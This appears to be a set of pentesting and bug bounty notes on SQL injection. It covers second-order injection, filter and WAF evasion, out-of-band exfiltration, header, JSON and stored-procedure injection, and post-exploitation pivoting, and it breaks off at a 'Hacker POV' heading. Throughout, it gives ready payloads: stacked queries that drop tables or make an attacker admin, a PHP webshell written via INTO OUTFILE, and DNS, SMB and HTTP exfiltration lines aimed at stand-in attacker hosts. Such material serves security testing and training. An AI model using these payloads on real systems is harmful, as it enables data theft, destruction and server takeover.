
Bug Bounty POV

Prove OTP brute force + session reuse + no invalidation + bypass auto-logout → show attacker gets dashboard access.

Injection

SQLI

Recap:



Always Try this first:

• **MySQL/MariaDB:** `1' AND (SELECT 1 FROM (SELECT(SLEEP(5)))a) -- -`

• **PostgreSQL:** `1' AND PG_SLEEP(5) -- -`

• **MSSQL:** `1'; WAITFOR DELAY '0:0:5' -- -`

2nd Order SQLI

SECOND-ORDER SQL INJECTION — FULL CHECKLIST (PENTESTER + BUG BOUNTY POV)

1. IDENTIFICATION PHASE (Detection Checklist)

✓ 1.1 Look for "Store → Reuse" patterns

Second-order SQLi exists only when:

- User inputs are **stored** in the database
- Later **retrieved**
- And used inside another SQL query **without sanitisation**

Focus on features like:

- ◇ Profile update
- ◇ Username/Email change
- ◇ Book/product edit
- ◇ Comments / descriptions
- ◇ Notes / custom labels
- ◇ Address / metadata fields
- ◇ Access tokens stored in DB
- ◇ Session tokens stored then re-queried

Rule: If input is stored AND later reused → test for second-order SQLi.

✓ 1.2 Inspect Backend Queries (if whitebox available)

Look for anti-patterns:

- ◇ SQL queries inside loops
- ◇ Variables inserted directly into SQL
- ◇ Multi-query execution (dangerous!)
 - `mysqli->multi_query()`
- PDO with multiple statements

◇ `real_escape_string()` (not safe enough)

◇ Missing prepared statements

✓ 1.3 Forms That Don't Break on Input Injection

If `' OR " OR ;` does **not** break the INSERT query, this is a sign input is only sanitized at first step.

Example test values:

```
test'
test";
test';
test");--
');--
";--
'; UPDATE users SET role='admin' WHERE 1=1; --
```

If they are inserted **successfully**, you proceed to step 2.

✓ 1.4 Check Features That Retrieve and Use Stored Data

Test pages like:

◇ Edit/update page

◇ Admin management page

◇ CSV export

◇ Logs viewer

◇ PDF generator

◇ Search page

◇ API endpoints using stored values in SQL

If stored value is reused in SQL → this is your injection point.

2. ENUMERATION PHASE (Mapping the Target)

You need:

◇ Table names

◇ Column names

◇ Version

◇ DBMS type (MySQL? PostgreSQL?)

✓ 2.1 Try to Trigger an Error via Second-Order Execution

Payload store:

```
' AND 1=2 --
```

On second execution, look for:

- ◇ MySQL syntax errors
- ◇ Unknown column errors
- ◇ Duplicate key errors
- ◇ "You have an error in your SQL syntax"

These errors reveal:

- ◇ Table name
- ◇ Column names
- ◇ Query structure

✓ 2.2 Use Metadata Queries (If SELECT executes)

Stored payload:

```
'; SELECT table_name FROM information_schema.tables; --
```

Or leak into a column:

```
'; UPDATE logs SET page=(SELECT table_name FROM information_schema.tables LIMIT 1); --
```

✓ 2.3 Blind Enumeration via Boolean-Based Payload

Store:

```
' AND (SELECT COUNT(*) FROM books)>0 --
```

Check if second operation changes app behavior.

If yes → you know table exists.

3. EXPLOITATION PHASE (Actual Attack Execution)

✓ 3.1 Classic Stored Query Breaking

Store:

```
12345'; UPDATE books SET book_name='Hacked'; --
```

On update page → full query becomes:

```
UPDATE books SET book_name='Tester' WHERE ssn='12345';  
UPDATE books SET book_name='Hacked';--
```

All rows get changed.

✓ 3.2 Privilege Escalation via Stored SQL

Store:

```
'; UPDATE users SET role='admin' WHERE username='victim'; --
```

When admin loads the page → attacker becomes admin.

✓ 3.3 Extract Data Into Visible Output

For pages that show output:

Store:

```
'; SELECT password FROM users LIMIT 1; --
```

OR leak into logs:

```
' ; INSERT INTO logs(page) VALUES ((SELECT password FROM users LIMIT 1)); --
```

✓ 3.4 File Write (if MySQL has FILE privilege)

Stored payload:

```
' ; SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/shell.php'; --
```

On execution → webshell.

✓ 3.5 Command Chaining With Multi-Query (Very Dangerous)

If backend uses:

```
mysqli->multi_query()
```

You can run multiple commands:

Store:

```
' ; DROP TABLE books; DROP TABLE users; --
```

4. VALIDATION PHASE (Confirming Exploit Works)

Checklist:

- ◇ Does the second page show errors?
- ◇ Does the attack execute only after retrieval?
- ◇ Does sanitisation apply only at initial insert?
- ◇ Does the malicious SQL affect all rows (sign of full execution)?
- ◇ Does the second page use a loop → amplifies attack?

5. SAFETY + REPORTING CHECKLIST (Bug Bounty / Pentest)

✓ 5.1 Evidence to Capture

- ◇ Screenshot of stored payload in DB
- ◇ Screenshot of successful second-stage execution
- ◇ Query reconstruction
- ◇ Risk rating (High/Critical)
- ◇ Fix recommendations

✓ 5.2 Risk Explanation (for report)

Second-order SQL injection can:

- ◇ Bypass WAF
- ◇ Bypass input validation
- ◇ Execute under admin privileges
- ◇ Lead to full DB takeover
- ◇ Lead to account takeover
- ◇ Lead to persistent backdooring

6. PAYLOAD LIBRARY (Use These During Testing)

Error-Based Payloads

```
'  
";  
' ) )
```

Query Injection

```
'; UPDATE books SET book_name='Hacked'; --  
'; SELECT user(); --  
'; DELETE FROM logs WHERE 1=1; --
```

DB Enumeration

```
' ; SELECT table_name FROM information_schema.tables; --  
' ; SELECT column_name FROM information_schema.columns WHERE table_name='books';  
--
```

Boolean-Based

```
' AND (SELECT 1)=1 --  
' AND (SELECT 1)=2 --
```

Stacked Injection (multi_query)

```
' ; INSERT INTO logs(page) VALUES('owned');--  
' ; DROP TABLE books; --
```

Filter evasion

SQL Injection Filter Evasion – Pentester/Hacker POV Checklist

This checklist shows:

- ✓ How to detect filtering
 - ✓ What exactly is being filtered
 - ✓ How to bypass each filter category
 - ✓ What techniques to try next (decision flow)

Perfect for labs, bug bounty, and real pentest workflow.

1. Identify Input Behavior (Initial Recon)

Before evasion, confirm basic behavior:

1.1 Test for general input restrictions

Check if the app blocks:

- '
- "
- ;
- --
- whitespace
- SQL keywords

Test inputs:

- ◇ '
- ◇ " " " "
- ◇ 1 '
- ◇ 1 OR 1=1
- ◇ test--

Track the app response:

- ◇  **blocked**
- ◇  **modified (sanitized)**
- ◇  **breaks query**

◇ ✓ accepted



2. Detect What's Being Filtered

A pentester identifies filter type:

2.1 Character Filtering

Check if the following are removed/escaped:

- ◇ '
- ◇ "
- ◇ ;
- ◇ (
- ◇)
- ◇ ,
- ◇ whitespace

How to test:

Input:

```
aaa'bbb
aaa"bbb
aaa;bbb
aaa(bbb)
aaa)bbb
aaa bbb
```

If output shows pieces missing → **filter in place**.

2.2 Keyword Filtering (Common in PHP str_replace)

Test one keyword at a time:

- ◇ OR
- ◇ AND
- ◇ UNION
- ◇ SELECT

◇ INSERT

◇ UPDATE

◇ DELETE

◇ LIKE

To detect if they are stripped:

Input:

zzzORzzz

zzzUNIONzzz

If output becomes:

zzzzzz

➔ keyword stripping active

2.3 Logic Operator Filtering

Some apps block:

◇ OR

◇ AND

◇ ||

◇ &&

Test:

1||1

1&&1

2.4 Space/Whitespace Filtering

Check if spaces are removed:

Input:

test test

If output becomes:

testtest

➡ spaces not allowed.

2.5 Encoding Detection

Check if the application automatically decodes:

Test inputs:

◇ %27

◇ %2527

◇ %2f%2a

◇ %0a

◇ \u0027

If ' appears in server output → **URL decoding enabled**

3. Evasion Techniques (Hacker POV)

Match the bypass technique with the filter type.

A) If quotes ' are blocked

Use:

✓ No-quote injection:

1=1

or

OR TRUE

✓ Integer-based injection:

```
1 OR 1=1--
```

✓ CHAR / HEX injection:

```
CHAR(97,100,109,105,110)  
0x61646d696e
```

B) If spaces are blocked

Use space alternatives:

| Bypass | Example |
|------------------|------------------------------|
| /**/ | OR/**/1=1 |
| %0a
(newline) | OR%0a1=1 |
| %09 (tab) | OR%091=1 |
| () | OR(1=1) |
| %20 | URL-
encoded
space |
| /*!...*/ | MySQL
special
comments |

C) If keywords are blocked (OR, UNION, SELECT...)

✓ Mixed case (some filters are case-sensitive)

```
oR  
Or  
UNiOn
```

✓ Keyword splitting

```
UN/**/ION
SEL/**/ECT
```

✓ Using comments in between

```
UN%0aION
OR/**/1=1
```

✓ Encoding keywords

```
0x554e494f4e → UNION
0x53454c454354 → SELECT
```

D) If comments -- or # are blocked

Use:

✓ /* */

```
OR 1=1 /*test*/
```

✓ MySQL special comments (executed only in MySQL)

```
/*!50000 UNION SELECT*/
```

✓ Double URL encoding

```
%252D%252D
```

E) If parentheses are filtered

Use:

◇ MySQL OR TRUE

◇ OR 1=1

◇ UNION SELECT 1,2,3 (sometimes works without parentheses)

⚡ 4. Full Filter Evasion Workflow (Pentester Mode)

Step 1:

Test single quote '

If blocked → use no-quote / hex / integer injection.

Step 2:

Test keywords

If blocked → encoding or comment splitting.

Step 3:

Test spaces

If blocked → use /* */ or %0a.

Step 4:

Test encoding decoding behavior

If server decodes URL → use %27 %20 %2D%2D.

Step 5:

Build final payload using the discoveries

⚡ 5. Quick Pentester's Checklist to Bypass Filters

🔍 Detection

- ◇ Are quotes removed?
- ◇ Are SQL keywords stripped?
- ◇ Are spaces removed?
- ◇ Are comments blocked?
- ◇ Does server decode URL encoding?
- ◇ Does server double-decode?
- ◇ Are special characters sanitized?

Evasion

- ◇ Try URL encoding
- ◇ Try double URL encoding
- ◇ Try Unicode
- ◇ Try HEX injection
- ◇ Try comment-based splitting
- ◇ Try no-space injection
- ◇ Try no-quote injection
- ◇ Try MySQL comment tricks
- ◇ Try logical operator alternatives (`|` , `&&` , `OR` `TRUE`)
- ◇ Try CASE manipulation (oR, Or, OR)

Advanced

SQL Injection Filter Evasion Checklist

(Pentester POV + Hacker POV)

This checklist follows EXACTLY the concepts you provided (No-Quote SQLi, No-Space SQLi, Keyword Filtering, WAF Bypasses).



1. Identify What the Application Filters (Pentester First Step)

✓ Test for the following being blocked or removed:

- " and '
- spaces (%20)
- keywords (AND, OR, SELECT, UNION)
- comparison operators (=, LIKE)
- comment styles (--, #, /* */)
- numbers converted or sanitized?
- input truncated?

Method:

Inject patterns and observe server response:

```
' " %20 %09 %0A -- /* */ OR AND SELECT UNION 1=1 admin
```



2. Identify SQL Injection Context (Pentester + Hacker)

✓ Check if input ends up in:

- ◇ WHERE clause
- ◇ SELECT column
- ◇ ORDER BY
- ◇ LIMIT
- ◇ UPDATE/INSERT

◇ JSON inside SQL

◇ Numeric field

◇ String field

Goal: know what syntax is legal.

3. No-Quote SQL Injection Checklist

(When ' or " are filtered)

✓ Try integer-based payload

```
1 OR 1=1
1 || 1=1
1 AND 1=1
```

✓ Try no-quote string constructors

◇ 0x61646d696e (hex)

◇ CHAR(97,100,109,105,110)

◇ CONCAT(0x61,0x64,0x6d)

✓ Try bypassing string context

```
1 UNION SELECT CONCAT(0x61,0x62)
```

✓ Try operator alternatives

```
1 LIKE 1
1 IN (1)
1 REGEXP '.'
```

✓ Try TRUE without quotes

```
1 IS NOT NULL
1*1=1
```

4. No-Space SQL Injection Checklist

(When spaces removed)

✓ Replace space with:

◇ %09 (tab)

◇ %0A (newline)

◇ %0D (CR)

◇ %0C (form feed)

◇ %A0 (non-breaking space)

✓ Use comments as space

```
SELECT/**/user/**/FROM/**/users
```

✓ Use parentheses to avoid spaces

```
SELECT(user)FROM(users)
```

✓ Use keyword merging

```
UNIONSELECTusernameFROMusers
```

✓ URL encoding (double-encoding)

5. Logical Operators Bypass Checklist

(When OR/AND filtered)

✓ Use alternatives:

`| |` (OR)
`& &` (AND)

✓ Use mathematical TRUE

`1=1`
`1!=2`
`1<2`

✓ Use SQL logic

`NOT 0`
`TRUE`
`FALSE`

✓ Use bitwise logic

`1 | 1`
`1 & 1`

6. Keyword Blocking Bypass Checklist

(When SELECT/UNION/WHERE blocked)

✓ Case manipulation

SeLeCt

- ✓ Split keywords using comments

```
UN/**/ION
SE/**/LE/**/CT
```

- ✓ Break keyword using tabs or newline

```
UN%0AION
SE%09LECT
```

- ✓ Hex-encoded keywords

```
SELECT → 0x53454c454354
```

- ✓ MySQL special functions

```
UPDATEXML()
EXTRACTVALUE()
```

- ✓ Use keyword synonyms

```
&& instead of AND
|| instead of OR
```

7. Comment-Based Bypass Checklist

✓ Standard:

```
--  
#  
/* comment */
```

✓ Without space after --

```
--+  
--%0A
```

✓ URL-encoded:

```
%23      (#)  
%2D%2D  (--)
```



8. Multi-Layer Encoding Bypass Checklist

(Useful for WAFs)

✓ Try:

- ◇ URL encode
- ◇ Double URL encode
- ◇ Unicode encode
- ◇ Hex encode
- ◇ Base64 (if app decodes input)

Example:

```
%27 → %2527 → %255C%2527
```

9. Time-Based Blind Injection Checklist

When output blocked, check:

```
' OR SLEEP(5) --  
1';WAITFOR DELAY '0:0:5'--  
' or pg_sleep(5)--
```

Observe:

- ◇ Delay? → injection works.
- ◇ No delay? → blocked.

10. UNION-Based Checklist

✓ Test number of columns:

```
ORDER BY 1  
ORDER BY 2  
ORDER BY 3
```

✓ Test UNION without spaces:

```
UNION/**/SELECT/**/NULL,NULL  
UNION%0ASELECT%0ANULL
```

✓ Inject known data:

```
UNION SELECT version(),user()
```

11. Second-Order SQL Injection Checklist

✓ Identify locations where input is stored before being used:

- ◇ profile name
- ◇ comments
- ◇ logs

- ◇ cookie values
- ◇ password reset tokens

- ✓ Insert payload harmlessly first.
- ✓ Trigger later where it becomes SQL.

12. Final Attack Strategy (Hacker POV)

1. Identify filter
2. Inject payload to see what is stripped
3. Build payload that fits allowed grammar
4. Use:
 - ◇ hex strings
 - ◇ comments
 - ◇ newlines
 - ◇ alternate operators
 - ◇ broken keyword sequences

- Escalate to:
 - ◇ UNION
 - ◇ Error-based
 - ◇ Time-based
 - ◇ Stacked queries (if DB supports)

- Extract DB structure
- Dump sensitive data

OOB

OOB Checklist

1. WHERE OOB SQLi Can Exist (Discovery Checklist)

Look for OOB SQLi when:

✓ App hides errors

- "Something went wrong"
- "Invalid request"
- Blank pages
- No stack trace

✓ Direct SQLi payloads show no output

- ◇ ' OR 1=1-- does nothing
- ◇ ' UNION SELECT ... gives no output
- ◇ Blind behavior only

✓ There is network egress from backend

- ◇ Backend can reach outside
- ◇ DNS allowed
- ◇ SMB allowed
- ◇ HTTP allowed

✓ Underlying DB supports external calls

Examples:

| DB | OOB Support |
|-------|--|
| MySQL | File writes (OUTFILE),
SMB on Windows,
DNS via udf |

| DB | OOB Support |
|------------|--|
| MSSQL | xp_dirtree,
xp_fileexist,
xp_subdirs
→ SMB |
| PostgreSQL | COPY TO
PROGRAM,
COPY TO
remote |
| Oracle | UTL_HTTP,
UTL_INADD-
R,
DBMS_LDAP,
HTTPURITy-
pes |

✓ You see UNC paths or file operations

◇ `\\server\share\file`

◇ `loaddata infile`

◇ `secure_file_priv` misconfig



2. IDENTIFY OOB SQLi (Pentester Checklist)

✓ Step 1 — Test for DNS OOB Support

Inject harmless DNS lookup tests:

```
'; SELECT LOAD_FILE('\\\\yourdomain.oob.attacker.net\\abc'); --
```

If your OOB server receives DNS / SMB request → vulnerable.

✓ Step 2 — Time-delay tests

If time-based blind works → DB is executing SQL logic → possible for OOB.

```
'; SELECT SLEEP(5); --
```

✓ Step 3 — Check for file write

Inject:

```
' ; SELECT 'TEST' INTO OUTFILE '/tmp/test.txt'; --
```

or on Windows:

```
' ; SELECT 'TEST' INTO OUTFILE '\\\\ATTACKBOX_IP\\logs\\t.txt'; --
```

If file is written → DB can be forced to write to attacker SMB share.

✓ Step 4 — Trigger DB error towards external server

Example:

```
' ; SELECT 1 FROM dual WHERE LOAD_FILE('\\\\attackerip\\x'); --
```

If your SMB server receives a hit → DB is reaching you.



3. REQUIREMENTS CHECKLIST (Before Exploitation)

✓ What you need:

◇ An **attacker-controlled domain**

◇ A **DNS logging server**, e.g.:

- Burp Collaborator

- interactsh

- dnslog.cn

◇ **For SMB exfiltration:**

- Your SMB server (impacket: smbserver.py)

- Target DB must run on Windows OR allow SMB traffic

◇ **For HTTP exfiltration:**

- Simple HTTP listener (`python3 -m http.server`)

- DB must support UTL_HTTP, http-get, or xp_cmdshell curl

✓ What the target must allow:

- ◇ Outbound DNS OR
- ◇ Outbound SMB OR
- ◇ Outbound HTTP

Even **one** of these → OOB SQLi possible.

4. Exploitation Path Checklist (Choose your channel)

You choose based on what works:

A. DNS-Based OOB SQLi (Safest + Most Reliable)

✓ Why DNS?

- ◇ Always allowed outbound
- ◇ Works even with firewalls
- ◇ Purely data-over-hostname, lightweight

✓ Steps:

1. Get DNS OOB server → `abc.oast.site`
2. Inject payload that forces DB to resolve a domain with data added

✓ Detection payload (safe):

```
' ; SELECT LOAD_FILE(CONCAT('\\\\\\\\', @@version, '.abc.oast.site\\\\x')) ; --
```

✓ What exfiltrates?

- ◇ DB version
- ◇ Database name
- ◇ Current user

◇ Any string you concatenate into hostname

✓ Example high-level exfiltration logic:

1. Build DNS hostname with data included
2. DB tries to resolve
3. Data appears in your DNS logs



B. HTTP-Based OOB SQLi

(Works for PostgreSQL, Oracle, MSSQL with curl/wget etc.)

✓ Steps:

1. Start listener:

```
python3 -m http.server 8000
```

1. Inject payload triggering HTTP GET request

High-level Oracle example (safe):

```
SELECT UTL_HTTP.REQUEST('http://ATTACKER-IP:8000/' || dbname) FROM dual;
```



C. SMB-Based OOB SQLi (MySQL/MSSQL on Windows)

✓ Steps:

1. Start SMB server:

```
python3 smbserver.py logs /tmp --smb2support
```

1. Inject SQL that forces DB to write a file to:

```
\\\\\\ATTACKBOX_IP\\logs\\file.txt
```

1. SMB request hits your machine = confirmation.

✓ MySQL high-level payload:

```
'; SELECT @@version INTO OUTFILE '\\\\ATTACKBOX_IP\\logs\\ver.txt'; --
```

✓ MSSQL high-level payload:

```
'; exec master..xp_dirtree '\\ATTACKBOX_IP\\logs\'; --
```

★ D. File Write → OOB Chain

If DB can write arbitrary files:

1. DB writes file to attacker SMB share
2. File content = extracted data
3. Attacker reads file

🔥 5. DATA EXFILTRATION CHECKLIST

✓ Extract DB Version

◇ Use DNS or SMB

✓ Extract Current User

◇ Use concatenation in hostname path

✓ Extract DB Name

◇ Same method

✓ Extract table names (high-level logic)

1. Query table metadata

2. Embed it into DNS/SMB filename

3. DB tries to resolve/write

4. Data leaks externally

✓ Exfiltrate row-by-row

Same logic but looped.

✓ Exfiltrate large data

Break into chunks:

◇ Hashs

◇ Encode (hex/base64)

◇ Send multiple OOB requests



6. CLEAR SIGNS THE TARGET IS VULNERABLE

✓ DNS logs receive queries from victim

✓ SMB server gets connection from victim

✓ Unexpected file created in your SMB share

✓ HTTP listener gets traffic

✓ No output on web app but DB executes commands

✓ Time-based blind works but UNION does not



7. BEST PAYLOAD ROUTES BASED ON DB

| DB | Best OOB Method |
|-----------------|-----------------------------------|
| MySQL (Linux) | File write → HTTP exfil |
| MySQL (Windows) | SMB exfil (OUTFILE UNC path) |
| MSSQL | xp_dirtree → SMB |
| PostgreSQL | COPY PROGRAM → HTTP |
| Oracle | UTL_HTTP / UTL_INADDR / DBMS_LDAP |



8. PENTEST REPORT CHECKLIST

When you confirm OOB SQLi:

✓ Include:

- ◇ Injection point
- ◇ Parameter impacted
- ◇ Response behavior
- ◇ OOB server logs proving exploitation
- ◇ Network exfil type (DNS/SMB/HTTP)
- ◇ DB function abused
- ◇ High-level extraction method
- ◇ Remediation steps

Header Injection

ADVANCED SQL Injection Checklist (Pentester + Hacker POV)

1. Pre-Engagement Enumeration (Before Testing)

✓ Check if the app reflects or logs:

- `User-Agent`
- `Referer`
- `X-Forwarded-For`
- `Cookie`
- Custom headers (Authorization, X-API-Key)

✓ Monitor:

- ◇ Logs endpoint (like `/viewlogs`, `/audit`, `/admin/logs`)
- ◇ Debug pages
- ◇ Error messages

✓ Use Burp "Logger" + "Repeater" to trace if header values appear anywhere.

2. HTTP Header Injection Checklist

2.1 Identify Vulnerability

Try injecting harmless markers:

```
User-Agent: test123
User-Agent: '
User-Agent: "test
User-Agent: )test
```

✓ Refresh the logs page:

If the marker appears → **header is stored/used** → test further.

✓ Check for SQL errors:

- ◇ MySQL: `You have an error in your SQL syntax`
- ◇ MSSQL: `Unclosed quotation mark`
- ◇ PostgreSQL: `syntax error at or near`

If error appears → **SQL context confirmed.**

◆ 2.2 Non-destructive Probing Payloads

Try boolean-based probes:

```
' AND 1=1 --  
' AND 1=2 --
```

If content changes → vulnerable.

Try UNION probing:

```
' UNION SELECT NULL--  
' UNION SELECT 1,2--
```

If column count error appears → UNION possible.

◆ 2.3 UNION-Based Extraction Checklist (SAFE)

Step-by-step:

1. Determine column count
2. Identify reflected columns
3. Attempt to extract harmless DB info (non-sensitive)

Examples of safe tests:

- ✓ DB Version
- ✓ Current user
- ✓ Table names count (not table names themselves)

◆ 2.4 Blind SQL (if UNION fails)

Check:

```
' AND SLEEP(2) --
```

If delay occurs → Time-based blind possible.

■ 3. Stored Procedure Injection Checklist

Stored procedures become injectable when:

- ◇ They use **string concatenation**

◇ They use `EXEC()`, `EXECUTE`, `sp_executesql`

◇ They accept external parameters

◆ 3.1 Identify Stored Proc Usage

Check if the endpoint:

◇ Is too fast → often cached via SP

◇ Accepts a single filter parameter

◇ Returns inconsistent error messages

Use harmless payloads:

```
'  
"  
)'
```

If error appears inside stored procedure → vulnerable.

◆ 3.2 Dynamic SQL Detection (SAFE)

If the app is using dynamic SQL inside stored procedure, you may see:

◇ Error mentioning: `EXEC()`, `sp_executesql`

◇ Error mentioning exact stored procedure name

e.g., `Error in sp_getUserData`

This confirms injection surface.

◆ 3.3 Blind + Error Injection (Non-destructive)

You may try:

Boolean checks:

```
' AND 1=1 --  
' AND 1=2 --
```

Time delay checks:

```
' WAITFOR DELAY '0:0:3' --
```

If time delay works → **MSSQL dynamic SP injection confirmed.**

■ 4. XML / JSON Injection Checklist

◆ 4.1 Identify Injection Surface

Check if the API uses:

◇ `Content-Type: application/json`

◇ `Content-Type: application/xml`

◇ SOAP endpoints

◇ REST input validated poorly

Send malformed JSON:

```
{"test": "value' }
```

If SQL-style error appears → injectable.

◆ 4.2 JSON Injection Testing

Try harmless probes:

```
"username": "admin'"
```

```
"username": "admin\""
```

Check response:

◇ 500 errors → possible SQL concatenation

◇ Length change → boolean-based behaviour

◆ 4.3 XML Injection Testing

Try:

<username>'</username>

If error reveals SQL → injectable.

5. Full Exploitation Workflow (Safe, Realistic)

Below is the **same workflow** real pentesters use to escalate SQL injection safely:

✓ Step 1: Confirm injection surface

- Check reflection
 - Check errors
 - Check logs
 - Check endpoint behaviour

✓ Step 2: Identify SQL flavour

Using harmless queries:

- ◇ MySQL: `SELECT @@version`
- ◇ MSSQL: errors referencing `sp_executesql`
- ◇ PostgreSQL: `syntax error at or near`
- ◇ SQLite: more tolerant to quotes

✓ Step 3: Determine number of columns

Use incremental UNION tests:

```
' UNION SELECT 1--  
' UNION SELECT 1,2--
```

Stop at the number the app accepts.

✓ Step 4: Identify reflected column

Replace each column with a string or number and see which one displays.

✓ Step 5: Extract safe information

(Safe for testing)

- ◇ DB version
- ◇ Current DB
- ◇ User/role
- ◇ List of schemas count

- ◇ Count of tables

 Not actual sensitive data.

✓ Step 6: Blind → Time-Based

If UNION not possible, use delays.

✓ Step 7: Confirm privilege level

Check if DB user has:

- ◇ FILE permissions
- ◇ SUPER permissions
- ◇ CREATE ROUTINE permissions

(This determines impact.)

6. Indicators of High-Risk SQL Injection

If ANY of these appear, it's critical severity:

- ◇ Output shows SQL errors
- ◇ UNION works
- ◇ Delays work
- ◇ You can control ORDER BY
- ◇ You can break out of quotes
- ◇ DB version leaks
- ◇ Stored procedure names leak
- ◇ HTTP header appears in DB query
- ◇ JSON/XML data is concatenated into SQL

7. Reporting Checklist (Bug Bounty)

Your report should include:

- ✓ Where input is received
 - ✓ How it is used in SQL
 - ✓ Proof of SQL context (error, behaviour, delay)
 - ✓ Exact parameter/header causing issue
 - ✓ Impact (data exposure, stored procedure execution etc.)

✓ Recommended fix (prepared statements)

Automation

| Tool | Purpose |
|----------|----------------------------|
| SQLMap | Auto detect + exploit SQLi |
| SQLNinja | Exploit SQLi on MSSQL |
| BBQSQL | Blind SQLi automation |
| JSQL | GUI auto SQLi |
| NoSQLMap | NoSQL injection |

PenTester's POV

Pentester POV — What They Actually Do (Practical Explanation)

1. Exploiting DB-Specific Features

What it means:

Every DBMS (MySQL, MSSQL, Oracle, PostgreSQL) behaves differently.
A pentester must identify which DB is running so the payloads match perfectly.

What a pentester actually does:

- Sends fingerprinting queries (`SELECT @@version, ORDER BY`, etc.)
- Uses error responses to confirm DB type
- Then uses DB-specific functions to exploit deeper

Example:

- ◇ **MSSQL** → try enabling `xp_cmdshell` for RCE
- ◇ **MySQL** → try writing web shells via `SELECT ... INTO OUTFILE`
- ◇ **PostgreSQL** → abuse `COPY TO PROGRAM` for RCE

This step = **tailor-made exploitation**.

2. Leveraging Error Messages (Error-Based SQLi)

What it means:

Pentester intentionally breaks the query to force the DB to show an error.

What pentester does:

- ◇ Injects payloads that cause warnings/errors
- ◇ Reads error output to obtain schema names, table names, column names
- ◇ Confirms injection type with minimal payloads

Examples:

- ◇ `' OR 1=CONVERT(int,(SELECT @@version)) --`
- ◇ `' ORDER BY 100 --` (detecting column count)
- ◇ `' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT(user(),0x3a,version()),FLOOR(RAND()*2))x FROM information_schema.tables GROUP BY x)a) --`

Errors tell you:

- ◇ column count
- ◇ DB name
- ◇ table names
- ◇ datatype mismatches
- ◇ version
- ◇ and sometimes full query output

This step = **schema discovery**.

3. Bypassing WAF & Filters

What it means:

Pentesters must evade protections that try to block SQL payloads.

What pentester does:

- ◇ Tries many obfuscation tricks
- ◇ Encodes payloads in alternate formats
- ◇ Splits keywords
- ◇ Uses comments

Examples pentester will test:

| Bypass Type | Example |
|-------------------|----------------------|
| Mixed case | SeLeCt |
| Inline comments | UN/**/ION SE/**/LECT |
| Hex encoding | 0x75736572 |
| URL encoding | %53%45%4C%45%43%54 |
| Whitespace bypass | %09, %0A, %0D |

Pentester keeps modifying payloads until:

- ✓ WAF lets it pass
- ✓ DB executes the query

This step = **payload delivery under defenses**.

4. Database Fingerprinting

What it means:

Identify the exact database engine + version.

What pentester does:

- ◇ Sends version-specific functions
- ◇ Observes errors / responses
- ◇ Determines DB family and version

Typical fingerprinting queries:

- ◇ MySQL → `SELECT @@version`
- ◇ MSSQL → `SELECT @@version`
- ◇ PostgreSQL → `SELECT version()`
- ◇ Oracle → `SELECT banner FROM v$version`

Why?

Because exploitation payloads depend 100% on the DB type.
This step = **mapping the environment**.

5. Pivoting Using SQL Injection

This is what hackers REALLY do in real-world attacks.

Once DB is compromised, next steps:

✓ Extract user credentials

Admins often reuse passwords → login SSH, RDP, AD.

✓ Read/write server files

- ◇ MySQL OUTFILE → write webshell
- ◇ MSSQL xp_cmdshell → remote command execution
- ◇ PostgreSQL COPY TO PROGRAM → run system commands

✓ Move deeper in the network

- ◇ Check linked servers (MSSQL)
- ◇ Extract connection strings
- ◇ Dump secrets
- ◇ Explore internal services

SQLi becomes a **pivot point** to:

- ◇ compromise the app

- ◇ then the DB
- ◇ then the OS
- ◇ then the network

This step = **post-exploitation + lateral movement**.

Hacker POV — What Attackers Actually Try to Do

Hackers think more destructively:

1. Dump everything

